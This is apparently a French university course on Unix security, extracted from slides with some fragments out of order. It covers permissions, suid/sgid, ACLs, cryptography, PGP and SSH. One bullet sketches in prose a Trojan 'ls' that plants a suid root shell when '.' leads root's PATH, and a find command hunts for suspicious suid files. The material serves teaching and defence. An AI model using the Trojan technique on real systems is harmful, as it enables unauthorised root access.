- `umask` contrôle les droits par défaut des fichiers créés.
`umask 022` : met à 0 le bit d'écriture pour le groupe et les autres



Numéros réels et effectifs

63

- Besoins temporaires de changer d'identité
 - ▶ Pour changer son mot de passe il faut que la commande `passwd` tourne sous `root` pour modifier `/etc/shadow`
 - ▶ Envoyer du mail : `sendmail` doit écrire le mail dans la file d'attente sans qu'elle soit écrivable par tout le monde
- 2 types d'identificateurs d'utilisateurs et de groupes
 - ▶ Réels : représente l'identité sous laquelle on s'est connecté. Contrôle la permission d'envoi de signaux
 - ▶ Effectifs : représente l'identité sous laquelle on effectue des actions à l'instant : création et accès aux fichiers

Par défaut identificateurs effectifs = identificateurs réels
- Seule possibilité de changement pour un utilisateur normal : remettre les identificateurs effectifs à la valeur de leurs identificateurs réels



↔ fichiers en lecture-écriture pour soi et en lecture seule pour le reste du monde

- Bien contrôler les droits des fichiers pour éviter des trous de sécurité. Éviter `umask 0` avec `root`...
- Généralisation des concepts à des listes d'utilisateurs : *Access Control List* (ACL) sous Unix ou NT








Numéros réels et effectifs

64

- `root` peut faire toute les manipulations d'identificateur. Exemple : `login` donne un processus à la personne connectée (si authentification correcte)
- Pour acquérir d'autres droits sous contrôle : programmes exécutables avec les bits *suid* et *sgid*. Le système positionne les identificateurs effectifs d'utilisateur et/ou de groupe en conséquence
 - ▶ `-r-sr-sr-x 3 root sys 85760 Oct 6 09:57 /bin/passwd`
 - ▶ `-r-xr-sr-x 1 bin tty 11592 Oct 6 10:10 write`
 - ▶ `--s-x-x 1 root bin 50652 Feb 1 23:05 /bin/su`
permet de changer d'identificateurs effectifs en tapant un mot de passe
 - ▶ `-rwsr-xr-x 1 root sys 7628 Oct 6 09:48 /bin/newgrp`
permet de se connecter sous un autre groupe (équivalent de



su pour les groupes). Laisse des traces dans
/var/adm/sulog

- ▶  Cheval de Troie si « . » au début du PATH de root. Faire par exemple une commande `ls` chez soi qui crée un *shell* *suid* root avant d'appeler le vrai `ls`
- ▶  Vérifier régulièrement que des programmes *suid/sgid* n'apparaissent pas...
- ▶  Ne pas faire de *suid shell script* : exécution en général non atomique \rightsquigarrow attaque avec liens symboliques
- ▶  Interdire les *suid/sgid* depuis des médias temporaires (disquettes, CD-ROM) et via /net de l'automonteur : un programme *suid* distant est vu localement aussi comme un *suid* local...
-  Si bugs dans des programmes *suid* ou *sgid* (root,...)




Access Control List

67

- Besoin de définir les accès aux fichiers plus finement que (utilisateur,groupe,autre)
- Groupes informels sans avoir besoin d'être root pour les créer
- Pouvoir rajouter des accès supplémentaires pour d'autres utilisateurs ou groupes
- Pas encore très standardisé dans Unix. Lié à UFS (Solaris) et NFSv3

[http://docs.sun.com:80/ab2/coll.47.11/SYSADV2/@Ab2PageView/idmatch\(SECFILES-](http://docs.sun.com:80/ab2/coll.47.11/SYSADV2/@Ab2PageView/idmatch(SECFILES-)



- SVR4 : notion en plus de numéros d'utilisateurs et de groupes effectifs *sauvegardés* passés à travers un `exec()`. Possibilité de refaire un changement d'identificateurs vers ces identificateurs sauvegardés
-  Si uid réel ou effectif de l'envoyeur vaut uid réel ou sauvé du récepteur : envoi de *signal* (`kill()`) possible \rightsquigarrow appel de gestionnaire de signal hors contexte potentiel...



Représentation des types de droits

68

Utilisée en affichage ou pour établissement

- Droits « classiques » aussi représentable en ACL :
 - ▶ `u[ser]::perms`
 - ▶ `g[roup]::perms`
 - ▶ `o[ther]::perms`
- Droits supplémentaires sur les fichiers :
 - ▶ `u[ser]:uid:perms` : rajoute l'accès à un utilisateur
 - ▶ `g[roup]:gid:perms` : rajoute l'accès à un groupe
 - ▶ `m[ask]:perms` : « et » logique à appliquer aux 2 types d'accès précédent et aux droit du groupe propriétaire : `m:r-` implique que les utilisateurs ou les groupes supplémentaires ne pourront pas avoir mieux que la lecture du fichier. Facilite la restriction



- Droits par défauts sur les répertoires pour les fichiers qui y seront créés. Étend la sémantique BSD (+s) :

- ▶ `d[efault]:u[ser]::perms`
- ▶ `d[efault]:g[roup]::perms`
- ▶ `d[efault]:o[ther]:perms`
- ▶ `d[efault]:u[ser]:uid:perms`
- ▶ `d[efault]:g[roup]:gid:perms`
- ▶ `d[efault]:m[ask]:perms`



Manipulation des ACL

71

```
# owner: keryell
# group: ensrec
user::rw-
user:delafune:rw-          #effective:rw-
user:jimenez:r--           #effective:r--
group::r--                 #effective:r--
mask:rw-
other:---
```

- ▶ `getfacl -d` permet d'avoir les droits par défaut d'un répertoire

- Copie

- ▶ `getfacl fichier1 | setfacl -f - fichier2`
- ▶ Les outils d'archivage gèrent les ACL



- Gestionnaire graphique des fichiers
- Modification
 - ▶ `setfacl -r -m user:delafune:rw-,user:jimenez:r-unix.ps` modifie les droits. `-r` pour recalculer un masque minimal autorisant les accès demandés (évite de l'explicitier)
 - ▶ `setfacl -s droits fichiers` met des droits
 - ▶ `setfacl -d droits fichiers` efface des droits
- Lecture
 - ▶ `ls -l`

```
-rw-r--r--  1 keryell  ensrec   220955 Sep  6 12:35 trans.t
-rw-r-----+ 1 keryell  ensrec   511269 Sep  6 13:51 unix.ps
```
 - ▶ `getfacl unix.ps`

```
# file: unix.ps
```



Exemple d'ACL : serveur SVN multi-accès

72


- Dépôt SubVersion `svn.enstb.org` accédé via `https://` et par `svn+ssh://`
 - ▶ Pour HTTPS, accès via `mod_dav_svn` qui tourne avec droit `www-data`
 - ▶ Pour ssh, utilisation des droits utilisateurs classiques
- ↪ Collaboration constructive de ces utilisateurs sur fichiers base de données dépôt subversion
- ↪ Utilisation des ACL !


```
cd /subversion
setfacl -R -m user:keryell:rw-,user:gduc:rw-,user:www-data:rw- ia
find ia -type d -exec setfacl -R -m \
  user:keryell:rwx,user:gduc:rwx,user:www-data:rwx,\
  default:keryell:rwx,default:user:gduc:rwx,\
  default:user:www-data:rwx '{}' \;
```




- Version qui utilise plutôt des groupes d'utilisateurs
 - ▶ création d'un groupe dans `/etc/group` style :
`comap:x:10000:gduc,keryell`
 - ▶ Positionnement des ACL pour les membres du groupe :
`cd /subversion`
`setfacl -R -m group:comap:rw-,user:www-data:rw- comap`
`find comap -type d -exec setfacl -R -m \`
`group:comap:rwx,user:www-data:rwx,default:group:comap:rwx,\`
`default:user:www-data:rwx '{}' \;`



-  Vérifier qu'il n'y a pas des conducteurs louches qui traînent...



- Religion Unix : tout (ou presque) est fichier !
- Contrôle du matériel par des fichiers de type
 - ▶ Mode caractère : la majorité. Mode brut, disques par bloc de 512 octets
`crw-r----- 1 root sys 13, 1 Jan 7 08:21 mm@0:kmem`
 - ▶ Mode bloc : cachage des données par bloc pour permettre une E/S plus souple
`brw-r----- 1 root sys 32, 50 Dec 11 1997 sd@6,0:c`
- Fonctionnalité dans le système associée au numéro majeur et mineur et pas au nom
-  Ne pas autoriser les devices à travers média transportables ou via le réseau hostile (`/net` automateur) : écran, clavier, `/dev/kmem` ou disques locaux en lecture écriture pour tout le monde localement...



- Un pirate peut avoir mis des fichiers dans des répertoires discrets : « ... », « »,...
- Les noms de fichier peuvent contenir des caractères de contrôle perturbant (cachant) l'affichage des noms (`^L`, `^M`,...) dans les outils anciens
- Recherche des programmes louches *suid*/*sgid* en affichant les en octal les caractères non-ASCII
`find / \(-perm -004000 -o -perm -002000 \) -type f -print | cat -ve`
- Un pirate pourrait aussi modifier les appels système pour cacher ses fichiers...



- Certains systèmes (4.BSD) ont des attributs d'immuabilité (fichiers de configuration,...) et d'ajout seulement (fichiers de log,...)
- 4.BSD a 4 niveaux de sécurité fonctionnement. `root` peut augmenter le niveau mais seul `init` peut le baisser
 - ▶ Niveau le plus bas : Unix standard
 - ▶ Niveau le plus haut : drapeaux d'immuabilité et d'ajout seulement non modifiables, `/dev/mem` et `/dev/kmem` non écrivables même par `root`, disques non écrivables en mode brut même par `root`,...
- Média en lecture seulement : commutateur sur un disque dur, CD-ROM
- Systèmes de fichiers en lecture seulement. `root` peut modifier ce statut. Si une partition est en lecture seule sauf quelques



Cryptologie

79

- Cryptographie : utilisation d'une écriture secrète entre 2 parties pour minimiser les risques d'espionnage
- Développement parallèle de la cryptanalyse pour décoder les messages secrets
- \rightsquigarrow Cryptologie \equiv Cryptographie + Cryptanalyse
- Cryptologie : origine des premiers ordinateurs pendant la seconde guerre mondiale
- Usages de la cryptographie
 - ▶ Interdire les accès non autorisés à de l'information (même pour `root` si pas espionnage du processus)
 - ▶ Protection de l'information sur les réseaux
 - ▶ Détection d'une altération des données
 - ▶ Vérification de l'auteur d'un document : signature




fichiers les remplacer par des liens symboliques vers une partition écrivable

- Exportation de disques en lecture seulement si possible
- N'empêche pas un accès physique à la machine ou aux disques...



Cryptologie

80


- Ce que ne peut pas faire la cryptographie
 - ▶ Empêcher l'effacement des données par un pirate
 - ▶ Protéger le programme de chiffrement et son exécution (traçage, debug,...)
 - ▶ Pas à l'abri d'un décodage par hasard, force brute ou nouvelle méthode inédite de décodage
 - ▶ Empêcher la lecture avant codage ou après décodage
- \rightsquigarrow  Ne pas sous-estimer les autres méthodes de sécurité sous prétexte de cryptographie omnipotente



Français à la mode : *crypter*, *cryptage*,...

<http://www.rsasecurity.com/rsalabs/faq>





Utilisation d'un algorithme paramétrable par une *clé* pour la souplesse



- ▶ Existence de portes par derrière (pour les gouvernements...) ou d'autres moyens plus faciles de déchiffrement
- ▶ Possibilité de déchiffrement par attaque à texte (partiellement) connu
- Bon système : résiste à tous les points précédents et n'offre pas d'alternative à l'essai de toutes les clés
- « *Handbook of Applied Cryptography* » par Alfred J. Menezes, Paul C. van Oorschot et Scott A. Vanstone, CRC Press.
<http://www.cacr.math.uwaterloo.ca/hac/>
- <http://perso.cybercable.fr/arboi/cryptFAQ/>



- Algorithme de chiffrement : généralement une fonction mathématique $f(\text{message}, \text{clé})$
- Longueur de clé (en bits) : ↗ longueur clé \equiv ↗ nombre de clés différentes possibles \rightsquigarrow ↗ essais à faire pour décoder en force brute
- En fonction de l'algorithme le temps de calcul est plus ou moins important et on peut faire varier la taille de la clé en conséquence à protection constante
- Sécurité dépend de
 - ▶ Secret de la clé
 - ▶ Difficulté à deviner la clé ou à les essayer toutes : lié à la taille de la clé
 - ▶ Difficulté de l'inversion de l'algorithme de chiffrement sans connaître la clé (*cassage*)



« symétriques » car même clé privée secrète partagée utilisée pour le chiffrement et le déchiffrement

- ROT13 : blague décalant toutes les lettres de 13 places
- crypt (1) d'Unix : petit programme de chiffrement basé sur le principe simplifié de la machine Enigma. Facilement cassable
- DES (*Data Encryption Standard*) du NIST et IBM : clés sur 56 bits. Utilisé pour le codage des mots de passe Unix. Commande des retirée pour l'export mais implémentations libres existent. Basé sur Lucifer de IBM 112 bits mais simplifié à 56 bits. Cassable par force brute...
- Extensions plus forte : double et triple DES : enchaînement de DES. 3DES 168 bits mais \approx 112 bits effectifs (à vérifier)
- RC2 : algorithme secret avec des clés entre 1 et 2048 bits développé par Ronald Rivest chez RSA Data Security. Posté



anonymement dans les *news* en 1996 ! Limité à 40 bits pour l'export

- RC4 : algorithme secret avec des clés entre 1 et 2048 bits développé par Ronald Rivest chez RSA Data Security. Posté anonymement dans les *news* en 1994 ! Limité à 40 bits pour l'export
- RC5 : algorithme développé par Ronald Rivest et publié en 1994. Taille de clé, de bloc et nombre d'itérations paramétrables
- IDEA (*International Data Encryption Algorithm*) publié en 1990 par James L. Massey et Xuejia Lai en Suisse. Clé de 128 bits. Utilisé par PGP
- Skipjack : algorithme secret développé par la NSA avec clés de 80 bits
- AES <http://csrc.nist.gov/encryption/aes/> : Rijndael choisi



Exemple de l'AES

87

<http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf>

```
Cipher(byte in[4*Nb], byte out[4*Nb], word w[Nb*(Nr+1)])
```

```
begin
```

```
  byte state[4,Nb]
```

```
  state = in
```

```
  AddRoundKey(state, w[0, Nb-1])
```

```
  for round = 1 step 1 to Nr 1
```

```
    SubBytes(state)
```

```
    ShiftRows(state)
```

```
    MixColumns(state)
```

```
    AddRoundKey(state, w[round*Nb, (round+1)*Nb-1])
```

```
  end for
```

```
  SubBytes(state)
```

```
  ShiftRows(state)
```

```
  AddRoundKey(state, w[Nr*Nb, (Nr+1)*Nb-1])
```

```
  out = state
```



comme le FIPS 167 par le NIST, standard US le 26/5/2002
Clés de 128, 192 et 256 bits ($1,1.10^{77}$ clés)



Exemple de l'AES

88

```
end
```

- SubBytes() substitution non linéaire
- ShiftRows() est une espèce de décalage cyclique sur les lignes
- MixColumns() mélange des colonnes
- AddRoundKey() fait intervenir la clé



- Algorithmes assez peu coûteux
- Attaque par force brute nécessite en moyenne $\frac{c}{2}$ essais si $c(= 2^n)$ clés
- Utilisables sur de gros flots de données : disques, réseaux, sauvegardes
- Nécessite de se mettre d'accord à 2 sur **LA** clé secrète à utiliser
 - ▶ Si M participants $\rightsquigarrow M^2$ clés nécessaires ☹
 - ▶ Si clé trouvée, on espionne les communications entre un couple



Quelques algorithmes asymétriques

91

publique du destinataire \rightsquigarrow plus que M clés pour M participants

- *Non-secret encryption* possible (1970) et conçu par Clifford Cocks (1973) au Communications-Electronics Security Group anglais <http://www.jya.com/ellisdoc.htm>
- Réinventé en gros sous forme de RSA de Rivest, Shamir et Adleman, 1977. Basé sur l'arithmétique modulo. Longueur des clés en fonction de l'implémentation. Breveté mais d'utilisation libre en dehors des USA
- ElGamal : algorithme basé aussi sur l'arithmétique modulo avec taille de clé quelconque
- DSA (*Digital Signature Algorithm*) développé par le NSA
- Logarithmes discrets sur courbes elliptiques (ECDSA,...)
- Diffie-Hellmann (1976) : construction d'une clé privée commune



Idée géniale : remplacer la clé par un cadenas !

- Tout le monde peut fermer un cadenas (chiffrer un message)
- Seul propriétaire de la clé peut ouvrir le cadenas (déchiffrer le message)

« Asymétrique » car 1 cadenas + 1 clé (vus comme 2 clés)

- ▶ Clé publique (cadenas) utilisée au chiffrement

$$m_{\text{chiffré}} = f(m_{\text{clair}}, c_{\text{publique}})$$

- ▶ Clé privée (clé du cadenas) utilisée au déchiffrement ou réciproquement (signature)

$$m_{\text{clair}} = g(m_{\text{chiffré}}, c_{\text{privée}})$$

Permet d'envoyer message chiffré simplement en possédant **LA** clé




Quelques algorithmes asymétriques

92

à partir des 2 clés privées des 2 parties. Longueur des clés en fonction de l'implémentation

Techniques basées sur des problèmes mathématiques *actuellement* ardues (décomposition en produits de nombres premiers)

- ▶  Si un jour on trouve un moyen simple de résoudre ces problèmes on casse le chiffrement ☹
- ▶ Algorithmes lents



<http://theory.lcs.mit.edu/~rivest/rsapaper.pdf>

- Génération d'une clé
 - ▶ Choisir 2 nombres premiers au hasard $p \neq q$. $N = pq$
 - ▶ Choisir entier e tel que $1 < e < N$ et e premier avec $(p-1)(q-1)$
 - ▶ Calculer d inverse de e modulo $(p-1)(q-1)$, c'est à dire $de \equiv 1 \pmod{(p-1)(q-1)}$

- ▶ Détruire toute trace de p et q

N et e sont la clé publique, N et d sont la clé secrète. Seul d est réellement secret


- Chiffrement d'un message m

$$c = m^e \pmod{N}$$



RSA — implémentations, loi et... bugs !

95

- Aux USA il fallait payer une license pour utiliser RSA
- Pour les utilisations non commerciales aux USA RSA *impose* l'utilisation de leur code de référence RSAREF2
- Tout autre usage aux USA est une violation du brevet
-  Malchance : RSAREF2 contient un bug (débordement de buffer) !
- Récupérer la version corrigée de RSAREF2 auprès de RSA
- En septembre 2000, le brevet a pris fin...

De l'intérêt du logiciel libre en sécurité...



- Déchiffrement

$$m = c^d \pmod{N}$$

Pourquoi ?

- ▶ $\exists k : c^d \equiv (m^e)^d \equiv m^{ed} \equiv m^{1+k(p-1)(q-1)} \pmod{N}$
- ▶ Théorème d'Euler : $\forall x, x^{(p-1)(q-1)} \equiv 1 \pmod{N}$
- ▶ D'où $\forall m, m^{ed} \equiv m \pmod{N}$

- Sécurité : si on sait décomposer N en facteurs premiers on retrouve p et q , donc on peut calculer d à partir de N et e ... Heureusement pas de méthode connue de décomposition efficace en facteurs premiers...

<http://www.wordiq.com/definition/RSA>

<http://fr.wikipedia.org/wiki/RSA>



Signatures électronique

96

- Si on peut envoyer message chiffré
 - Expéditeur chiffre avec **sa clé privée**

$$m_{\text{chiffré}} = f(m_{\text{clair}}, c_{\text{privée}})$$

- Récepteur déchiffre avec **la clé publique** de l'expéditeur

$$m_{\text{clair}} = g(m_{\text{chiffré}}, c_{\text{publique}})$$

Si c'est lisible c'est bon

Pas pratique : chiffre (de manière lente) tout le message

- Calcul d'un condensé du message à partir d'une fonction de hachage cryptographique (style MD5 qui renvoie une valeur de 128 bits)

$$s = h(m)$$

- Utilisation d'un algorithme à clé publique à l'envers : s est



encodée avec la **clé privée** (laquelle ?)

$$s_{\text{chiffrée}} = g(s, c_{\text{privée}})$$

et forme la signature jointe au message envoyé en clair

- À l'arrivée on recalcule la somme de vérification et on décode la signature

$$s = h(m), \quad s_{\text{claire}} = f(s_{\text{chiffrée}}, c_{\text{publique}})$$

- Si $s \neq s_{\text{claire}}$ soit m ou $s_{\text{chiffrée}}$ a été modifié lors du transport soit la signature est fausse

Repose sur 2 propriétés :

- ▶ $h()$ telle qu'il est très difficile de modifier le message à signature constante (⚠ MD5 a des rumeurs de faiblesse...)



Protocoles de signature classiques

99

<http://csrc.nist.gov/encryption/tktdigsigs.html>

- DSA : SHA-1 + El Gamal
- ECDSA : SHA-1 + courbes elliptiques
- RSA : SHA-1 + RSA



- ▶ $f()$ telle qu'il est très difficile de construire une $s_{\text{chiffrée}}$ à partir d'une s_{claire} et c_{publique}




Conclusion sur les algorithmes asymétriques

100

- Ramène nombre de clés publiques à \mathcal{M} pour \mathcal{M} participants
- ⚠ ne pas comparer froidement longueurs de clés d'algorithmes symétriques et asymétriques
 - ▶ En asymétrique on va par exemple faire des attaques par résolution du problèmes mathématique (factorisation de la clé,...) au lieu d'une attaque par force brute
 - ▶ À résistance équivalente algorithmes asymétriques nécessitent des clés beaucoup plus grandes
- Algorithmes assez coûteux : utilisables sur de petits flots de données (signatures de condensés)
- \rightsquigarrow Algorithmes hybrides : utilisation algorithme à clé publique pour échanger les clés d'un algorithme à clé secrète



-  Mais est-on sûr que la clé publique est celle du destinataire ?
- \rightsquigarrow Notion de certificats : association clé publique et nom du destinataire signée par un tiers de confiance



Fonctions de hachage cryptographique classiques

103

- ▶ SHA-1 corrige un bug de SHA-0 de 1993 trouvé par la NSA ?... SHA-0 cassé par Antoine Joux (DCSSI) et al. 17/08/2004 après 80000h de calcul avec 256 Itanium2 du CEA/DAM. Complexité de 2^{51}
- Extensions SHA-256, SHA-384 et SHA-512
http://en.wikipedia.org/wiki/SHA_family



- MD4 (1990)
<http://www.rsasecurity.com/rsalabs/faq/3-6-6.html> Ronald L. Rivest
 - ▶ Génère 128 bits avec des opérations booléennes
 - ▶ Considérée comme cassée aujourd'hui
- MD5 (1991) amélioration de MD4 par Ronald L. Rivest
 - ▶ Génère 128 bits avec des opérations booléennes
 - ▶ Des faiblesses aussi
- SHA-1 <http://www.itl.nist.gov/fipspubs/fip180-1.htm> FIPS 180-1 (1995)
 - ▶ Hachage sur 160 bits
 - ▶ Semblable au concept du MD4
 - ▶ Limitée à des messages de 2^{64} bits ☺



Cryptographie et politique

104

- Pour des raisons d'état, besoin de décoder certaines données/messages
- Limitation par exemple de la taille des clés pour permettre une attaque force brute avec de gros moyens de calcul (officiellement ils « font de l'algèbre »... ☺)
- Mouvements sur Internet de démonstrations de craquages massivement parallèles pour pousser à l'autorisation de clés suffisamment grandes
- USA : limitation à 40 bits des clés des systèmes à l'exportation
- En France autorisation personnelle sans déclaration de clés sur 128 bits max. Décret n°99-199 du 17 mars 1999
http://www.scssi.gouv.fr/present/chiffre/lois_fr1.html#5867
- L'ENST Bretagne est longtemps restée à SSF, clés petites et protocole 1 faible



- Pacte Ukusa datant de 1948 sous contrôle de la NSA : USA + GB + Canada + Australie + Nouvelle-Zélande associés pour espionner les communications mondiale
- Rescapé de la guerre froide
- De plus en plus d'espionnage entre amis et économiques : re-ciblage vers le civil
- Filtrage du téléphone, fax et courriel
- Filtrage de 2.10^6 communications par minute ?
- Espionnage des canaux d'Intelsat
- Moins de bases terrestres, plus de satellites
- Système d'ordinateurs filtrant à partir de dictionnaires de mots sensibles
- Intoxication ?



- Projet FBI de réseau d'espionnage des civils USA
- Version réseau du système d'écoutes téléphoniques
- ▶ <http://www.robertgraham.com/pubs/carnivore-faq.html>
- ▶ <http://www.aclu.org/news/2000/n071200b.html>
- ▶ <http://www.crypto.com/papers/carnivore-risks.html>

↪ Motive l'usage de la cryptographie ! ☺



Article de Courrier International N°387, avril 1998

<http://www.aclu.org/echelonwatch/>



On peut attaquer le problème à plusieurs niveaux : compromis


- Application : PGP, GnuPG, SSH, fichiers chiffrés dans des mails, DNSSEC, ...
Indépendance du réseau
- Sockets (tuyaux d'échanges de données) : SSL, TLS
- Réseau : IPsec, tunnels et VPN chiffrés, WEP IEEE802.11b, ...
Transparence pour les applications
- Problèmes d'échanges et de vérification des clés (PKI, ...)

Bon blindage : tout blinder !




- Phil Zimmermann, 1991
- Permet des échanges de courriers confidentiels et signés
- Peut chiffrer des fichiers locaux
- Compression des données avant chiffrement via ZIP
 - ▶ Après c'est trop tard...
 - ▶ Économise la bande passante
 - ▶ Complique la vie du pirate en supprimant la redondance dans les textes utilisable pour casser les codes
- Générateur de nombre aléatoire basé sur le temps, les événements (clavier, souris) et le passé pour générer les clés de session symétriques
- Utilisation d'algorithmes symétriques IDEA (128 bits), CAST (128 bits) et triple-DES (168 bits) pour le chiffrement des




- Signature
 - ▶ Digère le message via une fonction de hachage cryptographique DSS SHA (160 bits) de la NSA (ou MD5 (128 bits), compatibilité avec le passé car faible)
- Clé publique
 - ▶ Doit être disséminée car utilisée par les autres pour envoyer des messages chiffrés ou vérifier la signature
 - ▶  Qu'est-ce qui garantie la véracité de la clé publique ?
 - ▶ Talon d'Achille des systèmes à clé publique...
 - Un intercepteur peut remplacer la clé publique du destinataire
 - L'intercepteur peut lire les messages du destinataire qui ont été chiffrés avec la fausse clé publique
 - Et même re-chiffrer les messages avec la vraie clé publique



données


- Envoi
 - ▶ Chiffrement rapide des données avec clé de session symétrique et envoi
 - ▶ Envoi de la clé de session chiffrée avec la clé publique du destinataire
 -  Pour l'archivage des messages : on ne peut plus lire ses propres messages ainsi chiffrés
 - ▶ Envoi à n destinataires : envoi de la clé de session chiffrée n fois (et non n messages complets)
- Réception
 - ▶ Clé privée utilisée pour décoder la clé de session
 - ▶ Clé de session utilisée pour décoder le message



- et faire suivre au destinataire qui ne s'apercevra de rien...
- L'intercepteur peut créer de faux certificats de signature avec sa fausse clé privée que les autres vérifieront avec la fausse clé publique..
- ▶ Idée : faire certifier (signer) la clé publique par un tiers de confiance dont on a une copie sûre de la clé publique
- ▶ Possibilité de se spécialiser dans la notion de tiers de confiance : autorité de certification
- ▶ Sinon réseau de certifications mutuelles
- ▶ Ne pas signer une clé publique dont on n'est pas sûr
- ▶ PGP gère un porte-clé de clés publiques et de tiers de confiance
- ▶  Ne pas se faire modifier par un pirate son porte-clé car on pourrait faire confiance à des pirates... Possible de signer son



porte-clé de clés publiques avec sa clé privée pour vérifier les modifications

- ▶ Qualité de confiance pour le « métier » de certificateur associée à chaque clé privée du porte-clé. Sert à estimer la qualité d'une clé publique signée par ce ou ces certificateurs : approche décentralisée de la certification
- Clé privée
 - ▶ Protégée par un mot de passe
 - ▶  Ne pas laisser échapper la clé privée et/ou le mot de passe !
 - ▶ Ne pas perdre sa clé privée et/ou son mot de passe : cela rendrait toutes les copies disséminées de sa clé publique inutiles
 - ▶ Mécanisme de certificats de révocation en cas de vol. Quid



d'exploitation, des blocs anciennement utilisés sur disque, des télé-réceptions d'écrans,...

- On peut envoyer des messages signés avec une fausse date en modifiant le temps de sa machine... ~> Mettre en place l'équivalent de notaires certifiant les dates des signatures
- Peut-être que des instituts comme la NSA ou la DST ont déjà cassé les algorithmes utilisés ? Ou une méthode sera trouvée un jour ?
- Exportation des sources sous forme électronique interdite depuis les USA : publication des sources sous forme de livres qui ont été numérisés puis passés à travers un système de reconnaissance de caractère... ~> <http://www.pgpi.com>
- Excellent `man pgp-intro` instructif (de 30 pages !)
- Serveurs de clés : <http://www.pgp.net>



en cas de perte ?

- Peut-on faire confiance à PGP ?
 - ▶ On a les sources...
 - ▶ Par comparaison
 - De nombreux logiciels commerciaux de « chiffrement » sont faibles car pas toujours réalisés selon l'état de l'art par des spécialistes. Sécurité par obscurantisme...
 - Il existe des logiciels capables de déchiffrer automatiquement les fichiers chiffrés MS Excel, MS Word,...
 - ▶ Phil Zimmermann a fait l'objet d'une enquête de 3 ans par la justice américaine pour exportation de PGP...
- PGP et la cryptographie ne font pas tout : inutile si vol, analyse des poubelles, corruption, analyse de la mémoire du système



- `man pgp`
- Répertoire de configuration `~/ .pgp`
 - ▶ `~/ .pgp/pgp.cfg` : configuration de l'utilisateur
 - ▶ `~/ .pgp/pubring.pkr` porte-clé des clés publiques
 - ▶ `~/ .pgp/secring.skr` porte-clé des clés privées
- `pgpk` gère les clés (`man pgpk`)
 - ▶ `pgpk -g` initialise un couple clé privée/publique
 - ▶ `pgpk -l` donne des informations sur les clés connues
 - ▶ `pgpk -x` extrait une clé publique
 - ▶ `pgpk -a` rajoute des clés
- `pgpe` chiffre et signe optionnellement (`man pgpe`)
 - ▶ `-a` code tout en ASCII (transfert par mail)
 - ▶ `-c` chiffre avec une clé secrète. Pour chiffrement à usage



local

- ▶ `-r destinataire` prend la clé publique du destinataire pour chiffrer
- ▶ `-s` signe en plus
- `pgps` signe (`man pgps`)
 - ▶ `-a` code tout en ASCII (transfert par mail)
 - ▶ `-b` met la signature à part
- `pgpv` visualise (`man pgpv`)
 - ▶ `-m` utilise `more` ou assimilé pour visualiser au lieu de mettre dans un fichier ou dans `stdout`

SSH — Secure Shell

119

- Problème des protocoles comme `telnet` ou `rlogin` :
 - ▶ ⚠ Font confiance aux traductions IP ↔ noms ou font passer les mots de passe en clair sur le réseau... ☹
 - ▶ ⚠ Une connexion peut être détournée en cours de route (interception/injection, changement des tables de routage,...) : l'authentification sécurisée (OTP) ne suffit pas
- ~ Besoin logiciel sécurisé par chiffrement fort pour
 - ▶ Connexion à distance (style `rlogin`) : `ssh`
 - ▶ Exécution de commande à distance (style `rsh`) : `ssh`
 - ▶ Copie de fichier entre machines style `rcp` : `scp` ou style `ftp` : `sftp`
- Généalogie
 - ▶ Entreprise finlandaise : version 1. Protocole peu sécurisé

- <http://www.cryptnet.net/fdp/crypto/gpg-party.html> une *Signing Party* ou comment transformer les contraintes sécuritaires en fête sociale ☺
- Mode Mailcrypt pour faciliter PGP avec Emacs
- GNU GPG autre implémentation libre du RFC OpenPGP
- Plein de clients graphiques. Exemple pour Mozilla, Enigmail et GnuPG : <http://openpgp.vie-privee.org/enigmail.html>
- ⚠ Comment détecter de manière centrale un virus ou du spam dans un message chiffré ?


SSH — Secure Shell

120

- (taille des paquets non chiffrée, somme de vérification non chiffrée,...). Utilisation non commerciale libre
- ▶ Version 2 plus sécurisée. Utilisation non commerciale libre
- ▶ OpenSSH sous produit libre d'OpenBSD ; version 1 et 2 du protocole
- Authentification forte
 - ▶ RSA ou autres. Clés publiques des autres dans son `~/.ssh/authorized_keys`
 - Serveur génère un nombre aléatoire de 256 bits
 - Chiffré par serveur avec la clé publique du client demandant la connexion
 - Client déchiffre le nombre aléatoire avec sa clé secrète et renvoie son hachage MD5 (pour éviter une attaque de RSA à texte connu)

- Serveur calcule aussi le hachage MD5 et le compare à celui reçu
- ▶ `.rhosts` et `/etc/hosts.equiv` basée sur adresses IP (comme `rlogin`,...) mais avec protection par clé RSA par machine (`/etc/ssh_known_host` et `~/.ssh/known_hosts`) pour éviter les attaques IP et reroutage et une partie des mensonges de DNS
- ▶ Mélange des 2
- Confidentialité : toutes communications chiffrées automatiquement
 - ▶ Utilisation de RSA pour échanger les clés de l'algorithme symétrique
 - ▶ Algorithmes symétriques disponibles : IDEA, Blowfish, Triple-DES



- (`sftp`)
- Éventuelle compression des données (marche mieux *avant* le chiffrement ☺)
 - Couplage possible avec des caulettes d'authentification et S/Key
 - Compatibilité avec l'authentification pare-feu TIS
 -  Ne pas oublier de supprimer l'usage de `rlogin`, `rsh`,...
 - Essaye d'être facile à utiliser pour ne pas dégoûter de la sécurité !
 - Distributions
 - ▶ L'original : <http://www.ssh.fi>, <ftp://ftp.cs.hut.fi/pub/ssh>
 - ▶ `ssh2` gratuit en utilisation non commerciale



- ▶ Authentification démarrée après le chiffrement : pas de mots de passe en clair sur le réseau même si pas d'authentification forte
- ▶ Possibilité de protéger clé secrète par une phrase secrète hachée par MD5 pour déchiffrer la clé via 3DES. Sinon : `root` local peut voler trivialement la clé d'un utilisateur local pour connexion à distance
- Encapsulation chiffrée du protocole X11 et gestion automatique Xauthority & `$DISPLAY`
- Redirection de n'importe quel port TCP/IP (transaction commerciale et monétaire, accès Intranet, serveur de mail, de News,...)
- Pas de confiance *a priori* au réseau
- Remplace les commandes `rlogin`, `rsh` (`ssh`), `rcp` (`scp`) et `ftp`



- ▶ `1sh` aussi v2 GNU en cours de développement
- ▶ Version libre OpenSSH basée sur `ssh1.27` mais aussi v2
www.openssh.org
